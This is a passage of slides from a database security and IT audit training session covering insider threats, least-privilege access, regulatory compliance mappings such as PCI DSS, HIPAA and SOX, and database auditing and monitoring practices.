
- o has or had authorized access to an organization's network, system or data and
- o intentionally exceeded or misused that access in a manner that
- o negatively affected the confidentiality, integrity, or availability of the organization's information or information systems.



61

The Database “Insider Threat”

Who are Insiders?

The CISO of one of the largest banks in the world says...

“I define insiders in three categories

1. Authorized and intelligent
- use IT resources appropriately
2. Authorized and “stupid”
- make mistakes that may appear as malicious or fraudulent
3. Unauthorized and Malicious
- mask either their identity or their behavior or both!

The first two categories I can identify and track with identity management systems

- the latter, I can not!!”



62

Understanding the Insider Risk

Anyone with knowledge of the database or systems is a potential threat...

Authorized Users

- Employees - Clerks, accountants, finance, salespeople, purchasing, etc.

Privileged Users

- DBA's, DB/App developers, application QA, contractors, consultants

Knowledgeable Users

- IT Op's, Network Op's, security personnel, audit personnel

Outsiders or Malicious User with Insider Access and/or vulnerability knowledge


- The sophisticated "white collar" criminal

Insider Attacks

- DBA steals data from their own database
- Employee leaves a door open to let a criminal in
- IT Admin sells a network diagram and vulnerabilities list
- User abuses network access to hack database systems



The Insider Threat is Motivated and Capable



Key Findings: Insider Threat Study

- Over half of the insiders used relatively sophisticated tools or methods for their illicit activities, including scripts or programs, autonomous agents, toolkits, probing, scanning, flooding, spoofing, compromising computer accounts, or creating unauthorized backdoor accounts
- Only half of the insiders had authorized access to the system/network at the time of the incidents; the others gained access in other ways
- Most activities were planned in advance but the attacks themselves were often triggered by a work-related event
- The majority of insiders took steps to conceal what they did

Source: U.S. Secret Service and CERT/SEI 2008 Insider Threat Study



Key Findings: Insider Threat Study

- Characteristics
 - Current and former employees carried out illicit insider activities in nearly equal numbers.
 - Most insiders were either previously or currently employed full-time in a technical position within the organization
 - Insiders represented a wide range of ages, from 17 to 58 year, and a variety of racial and ethnic backgrounds



Key Findings: Insider Threat Study

- Motives
 - Multiple motives were reported for the majority of insiders. Revenge was reported as the main motive in just over half the cases.
 - The most frequently reported goals of insider attacks were financial gain, theft of information/property, and sabotage to the organization.
 - Seventy-six percent of the insiders developed plans in advance to harm the organizations.
- Implications
 - An Inside threat can come from anywhere within the organization. It's impossible to predict where the threat will come from



67

Toxic Combinations

- Definition: A “toxic combination” occurs where weak system access controls may allow users, “to break the law, violate rules of ethics, damage customers’ trust, or even create the appearance of impropriety.”
- The common problem: “massive collections of people organized globally into hundreds of functional domains”

Source: M. Eric Johnson, Professor of the Science of Administration at Tuck School of Business at Dartmouth



68


Toxic Combinations: Example

“There are many ways for toxic combinations to occur. Sometimes it is a mistake of not terminating access following a promotion or transfer; other times it is a fault of entitlement design. An example of toxic combinations occurring from a promotion could be as seemingly innocuous as an accounts payable clerk retaining the access to write checks once they have been promoted so they can fill in at busy times, while their new job allows them to go back to edit and even delete check writing records—in essence giving them the opportunity to steal money. A design flaw example would be a trader in a commercial bank having access to see holdings of the accounts for clients he manages, as well as those of other trader’s clients. The trader’s access could be used to counter the aggressive positions of his non-direct client to the enriching of himself and others, which is not only unethical, but highly illegal.”

Source: M. Eric Johnson, Professor of the Science of Administration at Tuck School of Business at Dartmouth



Toxic Combinations: Example



Theory of Least Privileged

- The problem: End users require access to database applications to perform their jobs. The more job responsibility they receive, the greater level of access privileges they require. The greater level of access privilege they are granted, the less control organizations are able to exercise.
- This reality raises the following three questions:
 - How much business risk is acceptable for a given degree of access privilege?
 - What controls are appropriate to govern access to different types of sensitive data?
 - What level of privilege should be granted to what types of sensitive data?



71

Theory of Least Privileged

- The solution: Employees should be entitled to as much access to the database as required to properly perform their job... but no more...
- Not so easy in the database...
- Role Based Access Control and Inheritance
 - Excessive privileges caused by inherited roles can easily be lost in the complexity of a database RBAC system.
 - Organizations must put proactive measures in place to prevent this occurrence.
 - Proactive review of employee changes.
 - Hire
 - Fire
 - Change Duties and Responsibilities



72

Session 3: Auditing the Enterprise Database *(3:00pm – 4:30pm)*

Rob Barnes, CISA
Application Security, Inc.



Defining our Audit Objectives



Key Objectives

- Understand the role of the IT Auditor and their relationship with Security, Operations, and the Business Units.
- Define the Audit Scope.
 - Understand the compliance and regulatory standards.
 - Determine minimum testing requirements.



75

What does Auditing Mean to You?

Auditing means different things to different stake-holders...

- DBA
 - Focus on manually searching logs for anomalous activity
 - Native Db auditing? No thanks.
 - Must deal with performance and stability issues
- Internal Auditor
 - Analysis of authenticated access – activity auditing
 - Compliance with regulatory requirements and/or policy
- Security Operations
 - Identify, manage, and mitigate security vulnerabilities
 - Safeguard against breaches – authorized or un-authorized
- IT Executive
 - Auditing is a means to an end – Compliance & Risk Mgmt
 - Protection of critical corporate assets, brand & stock-holders




76

Continuous Updates to Regulations

- PCI DSS 1.2
- HIPAA
 - HITECH Act driving EHI, making HIPAA more important
- State Mandates
 - CA: SB1386
 - MA: E0504
 - MA: CMR 201
 - NV: NRS 597.970



Mapping Compliance Initiatives to Controls and Standards



Regulatory Compliance Challenges

SOX

- 302-4: Quarterly Evaluation of Internal Controls over Financial Reporting (ICFR) mandates proper segregation of duties and restricted access controls

PCI

- *Requirement 2*: Do not use vendor-supplied defaults for system passwords and other security parameters
- *Requirement 6*: Develop and maintain secure systems and applications
- *Requirement 7*: Restrict access to cardholder data by business need-to-know

HIPAA

- 45 CFR 164.308(a)(4), 164.312(c)(1), 164.308(a)(4), and 164.312(a)(1)
- Restrict authorized access to ePHI
- Instrument policy and procedures to restrict access to ePHI

FISMA | NIST 800-53

- IA-1: Identification and Authentication Policy and Procedures
- IA-2: User Identification and Authentication
- IA-4: Identifier Management
- AC-1: Access Control Policy and Procedures
- AC-2: Account Management
- AC-3: Access Enforcement
- AC-5: Separation of Duties

DIACAP | DISA STIG

- Access for Need-to-Know (ECAN)
- Least Privilege (ECLP)
- Separation of Duties and Least Privilege
- Privileged accounts are accessible only by privileged users
- Use of privileged accounts is only for privileged functions
- Privileged Account Control (ECPA)

79



Comprehensive Risk Analysis Bolsters Compliance



80



Regulatory Initiatives Require Segregation of Duties

Regulation	Section	Overview
HIPAA	Section 45 CFR 164.502 (b), 164.514 (d)	Limit unnecessary or inappropriate access
PCI	Section 7	Restrict Access to Cardholder Data by Need to Know
NIST 800-53	AC IA	Control access and levels of access
DISA STIG	ECAN ECLP ECPA	Access restricted to least privilege
SOX	General	Requires that public companies accurately report financial information



81

12 Requirements of PCI DSS

Build and Maintain Secure Systems

1. Install and maintain a firewall configuration to protect data
2. Do not use vendor-supplied defaults for system passwords and other security parameters

Protect Cardholder Data

3. Protect stored data
4. Encrypt transmission of cardholder data and sensitive information across public networks

Maintain a Vulnerability Management Program

5. Use and regularly update anti-virus software
6. Develop and maintain secure systems and applications

Implement Strong Access Control Measures

7. Restrict access to data by business need-to-know
8. Assign a unique ID to each person with computer access
9. Restrict physical access to cardholder data

Regularly Monitor and Test Systems

10. Track and monitor all access to network resources and cardholder data
11. Regularly test security systems and processes

Maintain an Information Security Policy

12. Maintain a policy that addresses information Security



82

Addresses Specific PCI Requirements in the Database

- PCI 2.2 – configuration management
- PCI 6.1 – patching of vendor apps (EX: Oracle CPU)
- PCI 6.2 – identify & remediate vulnerabilities
- PCI 6.4 – change management
- PCI 7.1, 7.2 – access controls, rights management
- PCI 8 – ID and PW management
- PCI 10 – monitor systems
- PCI 11 – testing systems
- PCI 12 – policy management



Developing a Framework

Plan

- Monitor the legal and business environment
- Determine processes, applications and systems affected
- Identify IT elements of business and regulatory risks



Build

- Document risks and controls
- Align business and IT goals
- Develop business case for investment in compliance



Run

- Implement the program
- Monitor risks and controls
- Test and remediate
- Audit and attest
- Measure and monitor readiness




Govern

- Set responsibilities and accountability
- Establish mechanisms for reporting and assessment

Source: "Gartner for IT Leaders Overview: The IT Compliance Professional," Gartner, October 2008

Developing a Framework—A Systematic Approach

- Assess the regulatory landscape
- Develop a control framework
- Identify and resolve deficiencies
- Measure and report on control effectiveness



Source: "Building A Sustainable IT Compliance Program," Forrester Research, Oct 2008

85



Compliance Methodology – Getting To Controls



- Understand IT management & organization
- Blueprint IT infrastructure
- Identify business units that hold sensitive data
- Develop strategy for administering technology and applications at these business units

86



Compliance Methodology – Getting To Controls



- Identify separate application and data owners
- Evaluate IT controls and monitoring
- Engage in risk assessment of controls and monitoring



87

Compliance Methodology – Getting To Controls



- General IT process
- Application and data owner process
- Integrated application-specific process



88

Database Auditing Leading Practice



Key Objectives

- Preparing for the Audit
- Understand how to audit *Users and User Entitlements*.
- Understand how to audit for baseline configuration, password and patch-level settings.
- Understand *Continuous Compliance/Continuous Assurance* (Activity Monitoring and Compensating Controls)



Relational Database Environments

- Most business applications use database management systems including:
 - Oracle
 - DB2 LUW
 - MS SQL Server
 - Sybase
 - MySQL
- Audit and control for each type are similar but require an understanding of the architecture and technology.

Source: John Tannahill, J. Tannahill & Associates



91

Security as Part of the Audit

- A database environment is a data repository or data store for:
 - Operational Data (Financial, Personal, etc.)
 - Data Warehouse Data
 - Security Data
- You need to understand security requirements for data in terms of:
 - Confidentiality
 - Integrity
 - Availability
- Need to understand the compliance and regulatory requirements based on the business environment.

Source: John Tannahill, J. Tannahill & Associates



92

Security as Part of the Audit

- Database security mechanisms include:
 - Identification and authentication mechanisms
 - Access controls
 - Audit trail mechanisms
- Network security and host operating system security are required in addition to database security
- Database systems are “TCP/IP services” and can be compromised even when the operating system is “hardened”
 - Database compromise can result in an operating system compromise

Source: John Tannahill, J. Tannahill & Associates



Security Architecture and Design

- Need to understand network and application system architecture and design
- Need to identify and understand database connections in relation to the following access paths to the database environment:
 - On-line transaction processing
 - Batch processing
 - Business user ad-hoc access
 - Database administration
 - Developer and application support access

Source: John Tannahill, J. Tannahill & Associates



Database Audit – Initial Planning

- Understand application system and network infrastructure
- Identify database administrators
- Identify database environments and versions
 - Operating system hosts
 - Database configuration files/documentation
 - Database schemas
 - Security design
- SQL queries to obtain database security information

Source: John Tannahill, J. Tannahill & Associates



95

OS Considerations for Database

- OS accounts and related password controls
- Privileged OS accounts
- Group memberships
 - Unix groups
 - Windows 2000/2003 Administrators Group
- Owner/Service accounts for Database Management System software
- Program and file protection
 - OS directory and file permissions

Source: John Tannahill, J. Tannahill & Associates



96

Database TCP/IP Service Ports

- Oracle
 - TCP 1521
- SQL Server
 - TCP 1433; UDP 1434
- DB2
 - TCP 523; 50000
- MySQL
 - TCP 3306

Source: John Tannahill, J. Tannahill & Associates



97

Database Vulnerability Testing

- Vulnerability tests
 - OS probes for known vulnerabilities
 - Identify vulnerable TCP/IP connections
 - Database probes for known weaknesses and vulnerabilities
 - Specific tests for default accounts and weak passwords
- Manual scripts versus Automation
 - AppDetectivePro
 - Nessus

Source: John Tannahill, J. Tannahill & Associates



98

Database Security Standards

- Secure configuration (hardening)
- Secure patch management
- Example standards include:
 - Center for Internet Security (cisecurity.org) Benchmarks
 - Oracle 8i/9i/10g/11g
 - SQL Server 2000/2005
 - DB2 (Windows/Unix Hosts)
 - Sybase ASE
 - Database Security (STIG)
 - <http://iase.disa.mil/stigs/stig/index.html>
 - AppDetectivePro – Only automated solution with complete database STIG controls, standards and test work plan.

Source: John Tannahill, J. Tannahill & Associates



Major Components of Database Auditing

- 1. Access & Authentication Auditing**
Who accessed which systems, when, and how
- 2. User & Administrator Auditing**
What activities were performed in the database by both users and administrators
- 3. Security Activity Monitoring**
Identify and flag any suspicious, unusual or abnormal access to sensitive data or critical systems
- 4. Vulnerability & Threat Auditing**
Detect vulnerabilities in the database, then monitor for users attempting to exploit them
- 5. Change Auditing**
Establish a baseline policy for database; configuration, schema, users, privileges and structure, then track deviations from that baseline



Database Users and Passwords – Common Issues

- Use of generic and shared user accounts
- Use of OS authentication
 - Problem if OS password is compromised
- Default or weak passwords
- Lack of password controls
 - No requirement to force password changes
 - Minimum password length not used
 - Application connections to the database

Source: John Tannahill, J. Tannahill & Associates

101



Database Objects – Common Issues

- Ownership of database schemas and objects
- Control over Administrative Users
 - DBAs and Developers
- System privileges and authorities
 - Segregation of Duties (SOD)
- Object privileges required for production environment
- Public Access
 - Should be limited to SELECT
- Default access provided to PUBLIC

Source: John Tannahill, J. Tannahill & Associates

102



Database Users –Segregation of Duties Audit

- Segregation of Duties Audit
 - Who are the users?
 - What are their *effective* privileges?
 - Who has access to sensitive data?
 - How did they get that access?
 - How many databases do I have???

Segregation of Duties is the core to most compliance and regulatory mandates!

103



Database Change Control

- New Database Instances
- Audit database configuration and settings
 - If security configurations or settings are changed for instance by a system upgrade, patch, etc. your databases could be open to attack. If they change and there wasn't a system upgrade then it could mean a compromise.
- Check database system objects against changes
 - If you detect a change in a system object and you haven't applied a fix or upgrade to your database server it could mean that a rootkit is present.

104



Database Audit Trail Issues

- Application versus database audit trail issues
- Audit trail configuration
- Audit trail requirements
 - System Access
 - Logins – Success / Fail
 - Account / Role / Permissions Changes
 - Data Access
 - SELECT – Success / Fail
 - Data Change
 - INSERT, UPDATE, DELETE
 - Schema / Object Changes
 - CREATE / ALTER / DROP
 - Privileged User Activity
 - All
- Monitoring, analysis, and follow-up process
- Database Activity Monitoring

Source: John Tannahill, J. Tannahill & Associates

105



Advantages of Off-database Auditing

- Native database auditing has its disadvantages
 - Must be enabled and configured on each system individually
 - Separation of controls?
 - Can be solved with audit management tools (aka Audit Vault)
- Native auditing
 - Can be disabled or deleted by attacker in the database
 - Most databases have NO auditing configured

106



Compensating Controls - Monitoring

- Complete these steps first. Then monitor!
 - “Outside in” and Inside out” scan of all database applications to assess
 - Security strength
 - Database vulnerabilities
 - Application discovery and inventory
 - Fix security holes and misconfigurations
 - Develop policies based on results from scan to identify:
 - Database vulnerability
 - Roles and responsibilities functionality to segregate users
 - Compliance risk factors
 - Auditing
 - Comprehensive reporting
- Real-Time Monitoring
 - Defend against misuse, fraud, and abuse from internal and external users
 - Monitor all user activity and system changes (DDL, DML, DCL)
 - Tune detection parameters to capture events while bypassing false positives

107



**APPLICATION
SECURITY, INC.**

ISACA[®]
Trust in, and value from, information systems
San Francisco Chapter

Leveraging Automation



Key Objectives

- Understand the difference between manual process and automated process.
- Understand how to interpret/use information collected from native auditing/logs and third party applications.



109

Automating the Audit

- Creating a Baseline - SQL Scripts versus a Vulnerability Assessment Tool
 - Who runs them?
 - Who validates the results?
 - Where are the mistakes made?
- Perform Database Auditing and Intrusion Detection
 - Implement real-time monitoring
- Integrate with native database audit by scanning logs
- Integrate with audit management tools
- Implement real-time alerting (SIEM integration)
- Keep a library of best-practice implementation information



110

Sources Native to Database Systems

- Error Logs
 - Show all sorts of errors and events
- Redo / Transaction Logs
 - Show all changes made to the system
- Audit Logs (if enabled)
 - Can show any and all queries, depending on the configuration
- Memory Contents
 - May contain queries and data
- Data Files
 - Recover deleted or modified data

111



**APPLICATION
SECURITY, INC.**

ISACA[®]
Trust in, and value from, information systems
San Francisco Chapter

Additional Resources



Additional Resources

Database Security and Compliance Risks – a joint study by Application Security, Inc & Enterprise Strategy Group

SC Magazine: Report Finds Enterprises Failing to Protect Their Data

<http://www.scmagazineus.com/report-finds-enterprises-failing-to-protect-sensitive-data/article/159260/>

Dark Reading: Databases In Peril

http://www.darkreading.com/database_security/security/app-security/showArticle.ihtml?articleID=222001127

eWeek: Enterprise Databases in Distress

http://securitywatch.eweek.com/database_security/enterprise_databases_in_distress.html

2009 US Cost of a Data Breach Study

www.encryptionreports.com

2009/2010 Verizon Business Data Breach Investigations Report

<http://securityblog.verizonbusiness.com>



113



Additional Resources

Database Security Controls – a joint study by Application Security, Inc & Enterprise Strategy Group

<https://www.appsecinc.com/news/casts/2009Outlook120908/3702A.shtml>

Market Share: Database Management Systems Worldwide, 2007 (Gartner)

www.gartner.com

2009 US Cost of a Data Breach Study

www.encryptionreports.com

2008 Verizon Business Data Breach Investigations Report

<http://securityblog.verizonbusiness.com>

Security alerts:

www.appsecinc.com/resources/maillinglist.html

2008 KPMG Data Loss Barometer Report

<http://www.kpmg.com>

114



Additional Resources

Zero Day Threat, Acohido, Byron and Jon Swartz (USA Today security reporters)
<http://zerodaythreat.com>

Market Share: Database Management Systems Worldwide, 2007 (Gartner)
www.gartner.com

Privacy Rights Clearinghouse
www.privacyrights.org

Driving Fast and Forward: Managing Information Security for Strategic Advantage in a Tough Economy
http://www.rsa.com/innovation/docs/CISO_RPT_0109_final.pdf

